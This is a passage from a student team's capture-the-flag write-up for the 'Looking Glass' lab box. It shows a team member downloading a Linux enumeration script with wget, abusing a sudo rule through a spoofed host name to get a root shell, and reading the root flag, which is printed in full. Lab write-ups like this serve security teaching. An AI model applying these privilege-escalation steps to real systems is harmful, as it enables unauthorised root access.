cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards
 with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and
 her eyes got large and green: and still, as Alice went on shaking her, she k
ept on growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
```

Ummar tried to look further for any useful files but can't seem to find anything obvious so he decided to use an enumeration script in the terminal.

```
┌──(1211100415㉿kali)-[~]
└─$ wget "https://github.com/diego-treitos/linux-smart-enumeration/raw/master
/lse.sh" -O lse.sh;chmod 700 lse.sh
--2022-07-26 03:32:06--  https://github.com/diego-treitos/linux-smart-enumera
tion/raw/master/lse.sh
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/diego-treitos/linux-smart-enumera
tion/master/lse.sh [following]
--2022-07-26 03:32:06--  https://raw.githubusercontent.com/diego-treitos/linu
x-smart-enumeration/master/lse.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.10
8.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
08.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48061 (47K) [text/plain]
Saving to: 'lse.sh'

lse.sh              100%[===================>]  46.93K  --.-KB/s    in 0.04s

2022-07-26 03:32:07 (1.17 MB/s) - 'lse.sh' saved [48061/48061]
```

With that downloaded, Ummar switched back to the box and ran the script. After waiting for a while, the script found the path to the root with the hostname ssalg-gnikool. Ummar wanted to check the commands that could be ran by the user on the host.

```
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
```

By exploiting the command, Ummar was able to escalate to root user.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Ummar navigated to the root folder and list the files inside it.

```
root@looking-glass:~# cd /root
cd /root
root@looking-glass:/root# ls -l
ls -l
total 16
drwxr-xr-x 2 root root 4096 Jun 30  2020 passwords
-rw-r--r-- 1 root root  144 Jun 30  2020 passwords.sh
-rw-r--r-- 1 root root   38 Jul  3  2020 root.txt
-rw-r--r-- 1 root root  368 Jul  3  2020 the_end.txt
```

Finally, Ummar accessed the root.txt and he received the root flag: thm{bc2337b6f97d057b01da718ced6ead3f}.

```
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt|rev
cat root.txt|rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Contributions

ID	Name	Contributions	Signatures
1211100415	Ummar Hisham	Root Privilege Escalation	
1211103066	Balqis Afiqah	Horizontal Privilege Escalation	
1211101925	Alya Nabilah	Figured out the exploit for initial foothold.	
1211103299	Shuuban Subramaniam	Recon and Enumeration	

VIDEO LINK : https://youtu.be/CrJXniNV6PQ